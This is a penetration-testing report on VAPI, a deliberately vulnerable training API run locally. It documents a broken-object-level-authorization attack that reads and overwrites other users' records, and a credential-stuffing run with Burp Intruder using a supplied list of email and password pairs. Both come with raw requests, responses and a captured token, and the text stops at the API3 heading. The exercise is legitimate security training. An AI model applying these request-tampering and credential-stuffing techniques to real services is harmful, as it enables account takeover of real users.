

VAPI API 1–5 Testing Report

Target: VAPI (Vulnerable API Application)

Tester: Blessing Isaiah

Date: 15 February 2026

Executive Summary

This assessment evaluates **VAPI**, a deliberately vulnerable API application designed for security testing and training purposes.

The objective of this assessment was to identify and analyze common API security weaknesses aligned with the OWASP API Top 10 categories, with emphasis on:

- Broken Object Level Authorization
- Broken Authentication
- Excessive Data Exposure
- Lack of Rate Limiting
- Improper Access Controls

Testing was performed in a controlled local lab environment.

Environment

The assessment was conducted against a locally deployed application running within a Docker network and accessed from a Kali Linux host system.

Observed API Base URLs

Backend API service:

`http://localhost:3000`

Tools Used

- Burp Suite
- FoxyProxy browser extension
- Postman
- Kali Linux terminal utilities

Proxy Configuration

- Burp Suite configured to listen on port 8080
- Postman configured to use 127.0.0.1:8080 as its HTTP proxy
- Browser traffic routed through Burp Suite using FoxyProxy
- Intercept enabled for request and response inspection

Traffic Interception Setup

After importing the pre-configured OpenAPI YAML specification file into Postman, structured API endpoints were automatically generated within the collection.

All API requests generated from Postman were routed through Burp Suite by configuring Postman's built-in proxy settings to forward traffic to **127.0.0.1:8080**.

This configuration enabled:

- Full visibility of HTTP request and response headers
- Inspection of JSON payload structures
- Bearer token analysis and validation testing
- Request tampering and replay attacks
- Response manipulation for behavioral analysis

Captured traffic was logged within Burp Suite for further analysis and vulnerability validation.

Methodology

The assessment followed a structured white-box testing approach conducted within a controlled local lab environment.

The testing process included the following phases:

1. Reconnaissance and Endpoint Enumeration

- Imported the OpenAPI YAML specification into Postman
- Identified available routes and request structures
- Observed API behavior through passive traffic analysis

2. Traffic Interception and Inspection

- Routed all API traffic through Burp Suite
- Inspected headers, payloads, cookies, and authentication tokens
- Analyzed response structures and status codes

3. Authorization and Access Control Testing

- Manipulated object identifiers to test for Broken Object Level Authorization
- Attempted privilege escalation by modifying roles and parameters
- Tested access to restricted endpoints without proper authorization

4. Response Analysis and Impact Verification

- Documented observable security weaknesses
- Validated reproducibility of identified issues
- Assessed potential impact based on exposed data and access level

Scope

In Scope

- Vulnerable application
- Backend APIs exposed within the Docker network

Out of Scope

- External third-party web applications
- Infrastructure components outside the local test environment

Findings in this order (Vulnerability Title, Description, Proof of Concept, Impact, Risk Rating, Remediation Recommendation)

API 1: Broken Object Level Authorization

Vulnerability Title:

Broken Object Level Authorization on */vapi/api1/users/{user_id}* endpoint

Description:

The API fails to properly enforce access control on user-specific resources. Authenticated users can access data belonging to other users by manipulating the *user_id* parameter in requests. This exposes sensitive information without proper authorization checks.

Proof of Concept:

Create as User A and capture a request to */vapi/api1/users/*

HTTP VAPI / API1 / Create User

POST http://{{host}}/vapi/api1/user

Send

Params Authorization Headers (11) Body Scripts Settings Cookies

☐ none ☐ form-data ☐ x-www-form-urlencoded ☒ raw ☐ binary ☐ GraphQL JSON

```
2  "username": "Tester1",
3  "name": "Bee",
4  "course": "Maths",
5  "password": "1234"
6  }
```

Body Cookies Headers (7) Test Results 201 Created • 282 ms • 288 B • ⋮

Pretty Raw Preview Visualize

```
{ "username": "Tester1", "name": "Bee", "course": "Maths", "id": 7 }
```

Navigate to the Get User endpoint

< {{bas GET Get Li GET Get IV GET Get / POST Cha POST Cre. GET Get U POST User > + New Environment

HTTP VAPI / API1 / Get User

GET http://{{host}}/vapi/api1/user/{{api1_id}}

Send

Params Authorization Headers (9) Body Scripts Settings Cookies


☒ none ☐ form-data ☐ x-www-form-urlencoded ☐ raw ☐ binary ☐ GraphQL

This request does not have a body

Body Cookies Headers (7) Test Results 200 OK • 368 ms • 283 B • ⋮

Pretty Raw Preview Visualize JSON


```
1  {
2    "id": 7,
3    "username": "Tester1",
4    "name": "Bee",
5    "course": "Maths"
6  }
```



For a GET request, modifying the `user_id` parameter to another valid user `/vapi/api1/users/{user_id}`

Submit the request through Burp Suite.

The API return Users data, including personal details and account metadata.



Repeater

1 x +

Send Cancel < >

Target: http://0.0.0.0:3000 HTTP/1

Request

Pretty Raw Hex

```
1 GET /vapi/api1/user/4 HTTP/1.1
2 Authorization-Token: VGVzdG9yMToxMjM0
3 Content-Type: application/json
4 User-Agent: PostmanRuntime/7.51.1
5 Accept: */*
6 Cache-Control: no-cache
7 Postman-Token: 2b3f48ea-b50a-444d-a50c-cbfca9222dde
8 Host: 0.0.0.0:3000
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Host: 0.0.0.0:3000
3 Date: Sun, 15 Feb 2026 19:20:13 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Sun, 15 Feb 2026 19:20:13 GMT
8 Content-Type: application/json
9
10 {
  "id": 4,
  "username": "jimhalp",
  "name": "Jim Halpert",
  "course": "Art of Pranks"
}
```

1 x +

Send Cancel < >

Target: http://0.0.0.0:3000 HTTP/1

Request

Pretty Raw Hex

```
1 GET /vapi/api1/user/1 HTTP/1.1
2 Authorization-Token: VGVzdG9yMToxMjM0
3 Content-Type: application/json
4 User-Agent: PostmanRuntime/7.51.1
5 Accept: */*
6 Cache-Control: no-cache
7 Postman-Token: 2b3f48ea-b50a-444d-a50c-cbfca9222dde
8 Host: 0.0.0.0:3000
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Host: 0.0.0.0:3000
3 Date: Sun, 15 Feb 2026 19:22:44 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Sun, 15 Feb 2026 19:22:44 GMT
8 Content-Type: application/json
9
10 {
  "id": 1,
  "username": "michaels",
  "name": "Michael Scott",
  "course": "Flag{api1_d0cd9be2324cc237235b}"
}
```

For a PUT request, modify fields such as password or course. Forward the request through Burp Suite

Send Cancel < >

Target: http://0.0.0.0:3000 HTTP/1

Request

Pretty Raw Hex


```
1 PUT /vapi/api1/user/7 HTTP/1.1
2 Authorization-Token: VGVzdG9yMToxMjM0NQ==
3 Content-Type: application/json
4 User-Agent: PostmanRuntime/7.51.1
5 Accept: */*
6 Cache-Control: no-cache
7 Postman-Token: 2a130e78-543f-4384-98e2-4c7ce2a737b9
8 Host: 0.0.0.0:3000
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11 Content-Length: 99
12
13 {
14   "username": "Tester1",
15   "name": "Testerr",
16   "course": "Bee",
17   "password": "12345"
18 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Host: 0.0.0.0:3000
3 Date: Sun, 15 Feb 2026 19:42:32 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Sun, 15 Feb 2026 19:42:32 GMT
8 Content-Type: application/json
9
10 {
  "id": 7,
  "username": "Tester1",
  "name": "Testerr",
  "course": "Bee"
}
```

Here User B's account is updated with the modified data without needing their credentials.



Impact:

Full account takeover of other users is possible. Attackers can reset passwords, change account information, and impersonate users, leading to complete compromise of user accounts and potentially sensitive system operations.

Risk Rating:

Critical – Exploitation allows total compromise of user accounts and is easily achievable by any authenticated user.

Remediation Recommendation:

Enforce strict server-side authorization checks for all user-specific operations. Ensure that the user_id parameter is validated against the authenticated session. Implement Role-Based Access Control (RBAC) and prevent users from modifying other users' sensitive data such as passwords or personal details.

API2: Broken Authentication

Vulnerability Title:

Weak Authentication Allowing Brute-Force Attacks

Description:

The API does not implement sufficient protections against automated credential-guessing attacks. Given a list of valid email addresses, an attacker can repeatedly attempt password combinations without being rate-limited, locked out, or flagged.

Proof of Concept:

A list of email addresses and password candidates was obtained.

API2

Broken Authentication

We don't seem to have credentials for this , How do we login? (There's something in the Resources Folder given to you)



User Login

HEADER PARAMETERS

→ Content-Type string

```
cracked@kali: ~/vapi-master/Resources/API2_CredentialStuffing
Session Actions Edit View Help
GNU nano 8.6 creds.csv
herbert.mills@parisian.biz,Z69z$2pT
mike.hettinger@connelly.info,KEY9uU6d
hailee69@yahoo.com,m@X3_G{.
femmerich@wintheiser.org,++Jv8.nS
lera82@koss.com,JFBtQ}^5
pearlie.oberbrunner@hotmail.com,km5{SJ$j
hassan84@greenholt.net,gek]h64Y
maynard48@hotmail.com,tm_5E8g4
mozell.champlin@volkman.biz,2(%U=vCa
lukas29@ankunding.info,BPFV@fn6
snikolaus@hintz.com,a>kb7h?U
hoeger.jeromy@wiza.com,B9Mhv.tk
brekke.jamal@gmail.com,TwqP36X=
ledner.rebecca@schuppe.com,/Yzhq)y7
stark.orpha@gmail.com,Js%≥G8(
glenda71@cremin.org,(2juH6qd
abshire.dangelo@hotmail.com,bB9K?_a8
lenore.abshire@hotmail.com,fyZ*2F./
lowe.edgar@harvey.com,BRjs(LK2
foster.mann@toy.com,vn46=^T{
dessie32@yahoo.com,vPdn^9bc
jcronin@boyer.net,uTy3xjC^
josianne56@jacobi.net,hV}9Ms{t
yrau@hamill.info,{v3%[.*A
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute   ^C Location  M-U Undo
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/_ Go To Line M-E Redo
```

Here I separated the email and password into different files



```
(craked@kali)-[~/vapi-master/Resources]
$ cd API2_CredentialStuffing

(craked@kali)-[~/vapi-master/Resources/API2_CredentialStuffing]
$ cut -d',' -f1 creds.csv > emails.txt

(craked@kali)-[~/vapi-master/Resources/API2_CredentialStuffing]
$ cut -d',' -f2 creds.csv > passwords.txt

(craked@kali)-[~/vapi-master/Resources/API2_CredentialStuffing]
$
```

Using Burp Suite Intruder, automated login attempts were sent to the authentication endpoint.



Successful logins were identified by observing responses (e.g., status codes, response messages, or JWT issuance).

9. Intruder attack of http://localhost:3000

AttackSave

ResultsPositions

Intruder attack results filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Response r...	Error	Timeout	Length	Comment
450	xroob@yahoo.com	D7(sdgfV	401	1269			293	
451	ritchie.meghan@renner.com	s3CDf*=K	401	1267			293	
452	ljohns@hotmail.com	S2l)4k_7	401	1279			293	
453	danny54@marvin.com	n4\$AJ3yx	401	1266			293	
454	enid.kreiger@abernathy.com	-5XKqrfz	401	1248			293	
455	savanna48@ortiz.com	zTyBwV/9	200	1256			315	
456	araceli29@gmail.com	2[YwEGX	401	1253			293	
457	kirlin.ardith@yahoo.com	]k53TZ9v	401	1243			293	
458	anderson.alivia@yahoo.com	r&e8Ck_	401	1240			293	
459	ycarroll@yahoo.com	NL.Xx2kS	401	1281			293	
460	gklein@hotmail.com	97(pkWY]	401	1312			293	
461	luettgen.bella@osinski.net	{APf4_Q7	401	1311			293	
462	rjaskolski@gmail.com	=n7ZxMJ]	401	1327			293	
463	maudie24@hotmail.com	U=m(P4Nb	401	1370			293	
464	bailee80@hotmail.com	2YUh=@/f	401	1393			293	

RequestResponse

905 of 1000

ResultsPositions

Intruder attack results filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Response r...	Error	Timeout	Length	Comment
793	pjones@gmail.com	b53/ jam8	401	1696			293	
794	zulauf.aditya@gmail.com	=e2G*bz]	401	1685			293	
795	jasen56@yahoo.com	y)AcQ2FD	401	1690			293	
796	julie.sipes@wintheiser.com	Evd&qj7T	401	1650			293	
797	jaunita.lowe@hotmail.com	#NAME?	401	1647			293	
798	ernestina.herman@hansen.com	mfbG8CZ?	401	1581			293	
799	raven.huels@veum.com	8+SL=(rD	401	1597			293	
800	antoinette57@goodwin.com	VWFMj_5G	401	1557			293	
801	linwood29@mcclure.net	ZJ?2LYwy	401	1550			293	
802	pacocha.janelle@gmail.com	Z9*p45wS	401	1511			293	
803	harber.leif@beatty.info	kU-wDE7r	200	1496			315	
804	lauer@yahoo.com	N*D4Y7Kw	401	1505			293	
805	hazel.corkery@schmeler.com	k%[pt3GK	401	1525			293	
806	nicole33@rath.net	6F9=srBh	401	1536			293	
807	jschmeler@hotmail.com	4RV5?3dX	401	1526			293	

RequestResponse

905 of 1000

The issued Bearer token was extracted from the response

SendCancel

Target: http://localhost:3000

HTTP/1

Request

PrettyRawHex

```
1 POST /vapi/api2/user/login HTTP/1.1
2 Content-Type: application/json
3 User-Agent: PostmanRuntime/7.51.1
4 Accept: */*
5 Cache-Control: no-cache
6 Postman-Token: 3db612a8-47e2-46f5-b614-8da58679ef30
7 Host: localhost:3000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 67
11
12 {
13   "email": "savanna48@ortiz.com",
14   "password": "zTyBwV/9"
15 }
```


Response

PrettyRawHexRender


```
1 HTTP/1.1 200 OK
2 Host: localhost:3000
3 Date: Mon, 16 Feb 2026 01:08:17 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Mon, 16 Feb 2026 01:08:17 GMT
8 Content-Type: application/json
9
10 {
11   "success": "true",
12   "token": "Fp0r1nty_gxK9DRZ5IUv3sK2enQ6rau68M6YgyoqR3Ko8G13wtSbvmdaK5CB"
13 }
```

The token was used to access protected endpoints such as `/vapi/api2/user/details`

The API returned the authenticated user's sensitive data and token-associated information without additional verification.



Multiple accounts were accessed without any rate-limiting, CAPTCHA, or account lockout mechanism.



Impact:

An attacker can gain unauthorized access to user accounts through brute-force attacks. Once authenticated,

the attacker can retrieve sensitive user information and perform actions on behalf of the compromised account. This may lead to data exposure, account takeover, and further privilege abuse.

Risk Rating:

Critical – The vulnerability allows full account compromise and subsequent unauthorized access to protected resources.

Remediation Recommendation:

- Use cloud flare to implement rate limiting on authentication endpoints.
- Enforce account lockout mechanisms after repeated failed login attempts.
- Introduce CAPTCHA or adaptive authentication controls.
- Monitor login anomalies and trigger alerts for suspicious activity.
- Enforce strong password complexity and minimum length requirements.
- Consider implementing multi-factor authentication for sensitive operations.

API3: Broken Authentication

Vulnerability Title:

Broken Authentication in Android Application

